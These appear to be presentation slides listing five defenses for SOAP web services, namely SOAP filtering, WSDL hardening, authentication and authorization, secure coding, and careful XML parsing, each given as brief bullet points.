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
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Defense 1 SOAP filtering

- Regular firewall will not work
- Content filtering on HTTP will not work either since it is SOAP over HTTP/HTTPS
- SOAP level filtering and monitoring would require
- ISAPI level filtering is essential
- SOAP content filtering – products or in-house


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- ### Defense 2 WSDL hardening
- WSDL is major source of information
 - Should not have any leakage
 - Only provide necessary methods
 - Invokes over SSL only
 - Thorough WSDL hardening
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- ### Defense 3 Authentication & Authorization
- WSDL access control
 - Credentials – WS-Security
 - Certificate analysis
 - SOAP and XML filtering before access
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Defense 4 Secure Coding

- Fault code management and Exception control
- Input validation
- SQL integration
- Levels of coding - using different components

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Defense 5 XML parsing

- Good XML parsing should be used
- .Net/J2EE – may have issues with XML parsing
- Buffer over flows using schema poisoning

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